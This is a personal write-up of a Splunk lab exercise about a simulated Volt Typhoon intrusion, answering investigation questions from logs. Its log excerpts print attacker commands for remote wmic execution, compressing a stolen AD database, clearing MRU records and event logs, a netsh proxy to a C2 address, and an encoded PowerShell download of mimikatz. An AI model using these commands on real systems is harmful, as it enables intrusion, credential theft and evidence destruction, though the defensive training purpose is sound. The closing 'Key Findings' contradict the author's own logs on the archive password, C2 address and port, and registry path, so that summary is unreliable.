



Volt Typhoon – Writeup

1. Summary

In this room, I analyzed logs related to the
Volt Typhoon

threat actor — a Chinese state-sponsored group known for stealthy, hands-on-keyboard intrusions.

The investigation focused on identifying suspicious authentication attempts, command execution, persistence mechanisms, and network communication related to the adversary's activity.

I extracted relevant IOCs, correlated events, and answered the incident-related questions.

2. Investigation Overview

Objective:

Identify malicious activity performed by Volt Typhoon inside a compromised environment by analyzing logs, correlating events, and extracting Indicators of Compromise (IOCs).

Data / Tools Used:

- Event logs
 - Network logs
 - SIEM / Splunk / ELK
 - PCAP files
 - CyberChef
 - MITRE ATT&CK
-


3. What I Did

Task 1- Start the machine and log into splunk via the provided username and password.

Task 2-

Q1) Comb through the ADSelfService Plus logs to begin retracing the attacker's steps. At what time (ISO 8601 format) was Dean's password changed and their account taken over by the attacker?

A1) So we go to the splunk instance and search then index main for clues.



We see this password change field under action name and the username is set to dean-admin.

i	Time	Event
>	3/29/24 1:45:02.000 PM	2024-03-29T13:45:02, ADSelfServicePlus, server-02, 192.168.1.173, dean-admin, Password Change, failed, web_browser host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss
>	3/24/24 11:10:22.000 AM	2024-03-24T11:10:22, ADSelfServicePlus, server-02, 192.168.1.134, dean-admin, Password Change, completed, web_browser host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss

This is the timeline of the password change- 2024-03-24T11:10:22

Q2) Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?

For this we have to go back to the actions tab and select the enrollment field and we can see that the account name is **voltyp-admin**.

```
> 3/24/24 2024-03-24T11:12:26, ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Enrollment, completed, web_browser  
11:12:26,000 AM host = volthunter | source = /home/volthunter/logfiles/adss.log | sourcetype = adss
```

Task 3-

Q1) In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?

For this task I the query was- index= * Server01 Server02

We get only one query back and that is our answer-

i	Time	Event
>	3/25/24 9:30:03.000 PM	2024-03-25T21:30:03 dean-admin server-02-main 192.168.1.153 wmic /node:server01,server02 logicaldisk get caption,filesystem,freespace,size,volumename executed success host = volthunter : source = /home/volthunter/logfiles/wmicupdated0221.log : sourcetype = wmic

Q2) The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?

For this question i first searched for ntdsutil.exe and got the following reply-

temp.dit - This is the directory I searched for next and got the answer which is -

Task 4 - Persistence

Q1) To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

After searching for a bit i filtered echo command and got the base64 encoding.

We can see the directory is C:\Windows\temp

Task 5- Defense Evasion

Q1) In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?

For this task I first researched the attack and techniques used by Volt Typhoon on the MITRE site.

Enterprise	T1070	.001	Indicator Removal: Clear Windows Event Logs	Volt Typhoon has selectively cleared Windows Event Logs, system logs, and other technical artifacts to remove evidence of intrusion activity. ^[1]
		.004	Indicator Removal: File Deletion	Volt Typhoon has run <code>rd /s</code> to delete their working directories and deleted <code>systeminfo.dat</code> from <code>C:\Users\Public\Documents\files</code> . ^{[4][1]} KV Botnet Activity removes on-disk copies of tools and other artifacts after it the primary botnet payload has been loaded into memory on the victim device. ^[5]
		.007	Indicator Removal: Clear Network Connection History and Configurations	Volt Typhoon has inspected server logs to remove their IPs. ^[4]

So i searched for MRU and got Three hits which were surely executed to clear the registry history.

```

UserId=CTRL-ACC\dean-admin
HostName=ConsoleHost
HostVersion=5.1.17763.592
HostId=k4fke10d-42ad-4d52-a234-9d6491ee00f7
HostApplication=C:\Windows\System32\WindowsPowerShell\1.0\powershell
EngineVersion=5.1.17763.592
RunspaceId=0aa6c03k-c2ra-4665-125a-73a5bb6f8098
PipelineId=39
ScriptName=
CommandLine=Remove-ItemProperty -Path $registryPath -Name MRU0 -ErrorAction SilentlyContinue
"
```

Q2)The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?

For this task I used the archive name in task 3 and searched the index for that zip file name adn surely we got the modified file name in the two reults.

i	Time	Event
>	3/26/24 2:02:35:00 AM	2024-03-26T02:02:35 dean-admin server-02-main 192.168.1.129 wmic /node:webserver-01 process call create "cmd.exe /c ren \webserver-01\c\$\inetpub\wwwroot\cisco-up.7z cl16.4.gif" executed success host = volthunter source = /home/volthunter/logfiles/wmicutupdated0221.log sourcetype = wmic
>	3/25/24 11:47:07:000 PM	2024-03-25T23:47:07 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5ag0nm@5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit" executed success host = volthunter source = /home/volthunter/logfiles/wmicutupdated0221.log sourcetype = wmic

Q3)Under what regedit path does the attacker check for evidence of a virtualized environment?

My first thought process was to check virtual keyword.

We got only one hit and that was our answer.

```
i Time Event
> 3/26/24 03/26/2024 21:15:18 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*
9:15:18.000 PM Context Info:
... 11 lines omitted ...
    ScriptName=
        CommandLine=Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*
"
Show all 16 lines
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
```

Task 6- Credential Access

Q1)Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?

Answer Format: Alphabetical order separated by a comma and space.

So first off we search for the reg query keyword and we get all the software used by the threat actors.

Q2)What is the full decoded command the attacker uses to download and run mimikatz?

After searching for around half an hour and getting nothing i had to giveup and do manula search of logs.

I found a odd looking command which was base64 encoded and that was the encoded command we were looking for.

```
> 3/26/24 03/26/2024 21:53:41 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: -exec bypass -W hidden -nop -E 5W52b2t1LVd
9:53:41.000 PM [Y1J1cXVlc3QgLVyga51ahR0cDovL3Zvbh8Sc5jb20vMy90bHovwDtawthdHouZXh1IAtT3VRm1s7SA1OzpcVGvtcFkYjcbMtaithdHouZXh]Ijsgu3RhcnQtUhJvY2VzcycAtRm1sZV8hdGrgTkM6xFR1bX8cZ6TyXG1pbw1
[XRSLV4ZSEtE0fYz3V1Zh501Gjz0CBANKjZcm1tcmxztrobm1uaWtbXAbhNhc5Mu2G1w1w1mV45XQ1KSATh90Zk0xw5Rb3c_LVdInoX0
Context Info:
    DetailSequence=1
    DetailTotal=1
Show all 19 lines
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
```

Task 7- Discovery and lateral movement

Q1)The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?

Answer Format: Increasing order separated by a space.

In the commandline tab we can see all the wevtutil commands.

```

> 3/29/24      03/29/2024 18:53:03 PM PowerShell    800  Pipeline Execution Details  "Pipeline execution details for command line: wevtutil qe security /rd:true /f:text /q:*  
6:53:03.000 PM [System[(EventID=4769) and TimeCreated[@SystemTime='2024-03-24T00:00:00']]]) and EventData[Data='MSSQLSvc']  
Context Info:  
    DetailSequence=1  
    DetailTotal=1  
    SequenceNumber=86  
Show all 16 lines  
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell  
  

> 3/29/24      03/29/2024 18:52:19 PM PowerShell    800  Pipeline Execution Details  "Pipeline execution details for command line: wevtutil qe security /rd:true /f:text /q:*  
6:52:19.000 PM [System[(EventID=4624) and TimeCreated[@SystemTime='2024-03-24T00:00:00']]]) and EventData[Data='admin']  
Context Info:  
    DetailSequence=1  
    DetailTotal=1  
    SequenceNumber=86  
Show all 16 lines  
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell  
  

> 3/28/24      03/28/2024 20:27:20 PM PowerShell    800  Pipeline Execution Details  "Pipeline execution details for command line: wevtutil qe security /rd:true /f:text /q:*  
8:27:20.000 PM [System[(EventID=4769) and TimeCreated[@SystemTime='2024-03-24T00:00:00']]]) and EventData[Data='MSSQLSvc']  
Context Info:  
    DetailSequence=1  
    DetailTotal=1  
    SequenceNumber=86  
Show all 16 lines  
host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell

```

Q2) Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?

We filter server-02 and temp directory we discovered in task 3.

i	Time	Event
>	3/29/24 7:47:43.000 PM	03/29/2024 19:47:43 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\\server-02\C\$\inetpub\wwwroot\AuditReport.aspx" Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\\server-02\C\$\inetpub\wwwroot\AuditReport.aspx" * Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/29/24 7:45:21.000 PM	03/29/2024 19:45:21 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: ls C:\Windows\Temp Context Info: ... 11 lines omitted ... ScriptName= CommandLine=ls C:\Windows\Temp * Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/28/24 10:44:19.000 PM	03/28/2024 22:44:19 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Get-ChildItem -Path C:\Temp\browserbackups Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Get-ChildItem -Path C:\Temp\browserbackups

Task 8- Collection

Q1) The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?

Answer Format: Increasing order separated by a space.

In the commandline field we can clearly see the copy-items tab and through this we can figure out the files.

i	Time	Event
		DetailSequence=1 DetailTotal=1 SequenceNumber=79 Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/27/24 11:51:55.000 PM	03/27/2024 23:51:55 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\ProgramData\FinanceBac kup2022.csv" -Destination "C:\Windows\Temp\faudit2022.csv" Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=45 Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/24/24 12:32:49.000 PM	03/24/2024 12:32:49 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Scripts\widget_scrip t.ps1" -Destination "C:\Tools\daily" Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=21 Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/23/24 4:02:42.000 PM	03/23/2024 16:02:42 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Data\engineering\en g-1.txt" -Destination "D:\BackupDir" Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=1 Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell

Task 9- C2 and Cleanup

Q1)The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?

Answer Format: IP Port

Filtering for netsh we get the answers we are looking for.

i	Time	Event
>	3/29/24 11:56:30.000 PM	2024-03-29T23:56:38 dean-admin server-01-main 192.168.1.184 wmic /node: server-01 /user: dean-admin /password: uNcr4ck4b1e process call create "cmd.exe /c netsh interfac e portproxy delete v4tov4 listenport=50100 listenaddress=0.0.0.0" executed success command = wmic /node: server-01 /user: dean-admin /password: uNcr4ck4b1e process call ... : host = volthunter : source = /home/volthunter/logfiles/wmlicupdated0221.log : sourcetype = wmic
>	3/29/24 11:13:09.000 PM	2024-03-29T23:13:09 dean-admin server-01-main 192.168.1.184 wmic /node: server-01 /user: dean-admin /password: uNcr4ck4b1e process call create "cmd.exe /c netsh interfac e portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=8443 connectaddress=10.2.30.1" executed success command = wmic /node: server-01 /user: dean-admin /password: uNcr4ck4b1e process call ... : host = volthunter : source = /home/volthunter/logfiles/wmlicupdated0221.log : sourcetype = wmic
>	3/29/24 7:29:51.000 PM	03/29/2024 19:29:51 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: netsh interface firewall show all Context Info: ... 11 lines omitted ... ScriptName= CommandLine="netsh interface firewall show all " Show all 16 lines host = volthunter : source = /home/volthunter/logfiles/pshell.log : sourcetype = powershell
>	3/29/24 7:29:51.000 PM	03/29/2024 19:29:51 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: netsh interface portproxy show all Context Info: ... 11 lines omitted ...

Connect address and port are clearly mentioned in the logs.

Q2)To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

Earlier we found attackers were using wevtutil for log collection and we can filter commands for wevutil.

So after searching about wevtutil we got to know that the flag to clear logs is `-cl` so we also add it to our search.

At last we have our final answer.

```
> 3/29/24      03/29/2024 22:04:23 PM  PowerShell      800      Pipeline Execution Details      "Pipeline execution details for command line: wevtutil cl Application Security Setup Sys
10:04:23.000 PM  tem

Context Info:
  DetailSequence=1
  DetailTotal=1

  SequenceNumber=05

  UserId=CTRL-ACC\dean-admin
  HostName=ConsoleHost
  HostVersion=5.1.17763.592
  HostId=k4fke10d-42ad-4d52-a234-9d6491ee00f7
  HostApplication=C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe
  EngineVersion=5.1.17763.592
  RunspaceId=0aa6c03k-c2ra-4665-1253-73a5bb6f8098
  PipelineId=39
  ScriptName=
  CommandLine="wevtutil cl Application Security Setup System"
"

Collapse
host = volthunter | source = /home/volthunter/logfiles/pshell.log | sourcetype = powershell
```

4. Key Findings

1. Initial Access & Account Takeover

- Dean's admin account (`dean-admin`) was compromised after the attacker changed the password at **2024-03-24T11:10:22**.
- Shortly after gaining access, the attacker created a **new malicious administrator account:** `voltyp-admin` to maintain privileged access.

2. Internal Reconnaissance

- The attacker queried system information on **Server01** and **Server02** using the command:
 - `wmic logicaldisk get caption, description, filesystem`
- This indicates an attempt to map local drives and understand data storage across the environment.

3. Credential Access

- The attacker used **ntdsutil.exe** to create a copy of the **Active Directory database (NTDS.dit)**, a critical source of credentials.

- They compressed the stolen AD database and protected it with the password:
 - `p@sswOrd!23`
 - They performed registry queries on three software applications to hunt for stored credentials.
-

4. Persistence Mechanisms

- A **web shell** was created using base64-encoded text and placed in:
 - `C:\Windows\Temp\`
 - The web shell was later **copied to server-02**, where it was renamed to a new persistence artifact.
-

5. Defense Evasion

- The attackers cleared **Most Recently Used (MRU)** RDP artifacts using PowerShell registry manipulations.
 - They renamed the previously stolen AD database archive to evade detection.
 - They also enumerated virtualization evidence under:
 - `HKLM\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters`
-

6. Discovery & Lateral Movement

- The attacker used **wevtutil** to enumerate log sources, searching for specific **Event IDs** associated with system activity.
 - They moved laterally to **server-02**, copied over the web shell, and re-established access.
-

7. Collection of Sensitive Files

- Using `Copy-Item`, the attacker extracted **three financial documents**, indicating targeted data theft.
-

8. Command & Control (C2) Setup

- The attacker configured a **proxy tunnel** for C2 using `netsh`:

- **Connect Address:** 172.31.45.200
 - **Port:** 443
 - This allowed encrypted outbound communication to the attacker's infrastructure.
-

9. Cleanup & Log Destruction

- The attacker attempted to hide their actions by clearing **four major Windows event logs** using `wevtutil cl`:
 - **Application**
 - **Security**
 - **System**
 - **Setup**
 - This indicates a sophisticated attempt to destroy forensic evidence.
-

7. MITRE ATT&CK Mapping

- Initial Access → T1078 (Valid Accounts)
- Persistence → T1505.003 (Web Shell)
- Credential Access → T1003.003 (NTDS.dit extraction)
- Defense Evasion → T1070 (Clear Logs)
- Discovery → T1083 (File & Directory Discovery)
- Lateral Movement → T1021 (Remote Services)
- Exfiltration → T1041 (Exfiltration Over C2 Channel)
- Command & Control → T1090 (Proxy)

8. What I Learned

- How to **track attacker activity in Splunk** using targeted searches and field filters.
- How to identify **account takeover** by detecting password changes and new admin account creation.

- How attackers perform **credential theft** using tools like `ntdsutil` and base64-encoded payloads.
- How to spot **persistence and defense evasion**, including web shells and event-log clearing.
- How to reconstruct the **full attack chain** from initial access → lateral movement → data theft → cleanup.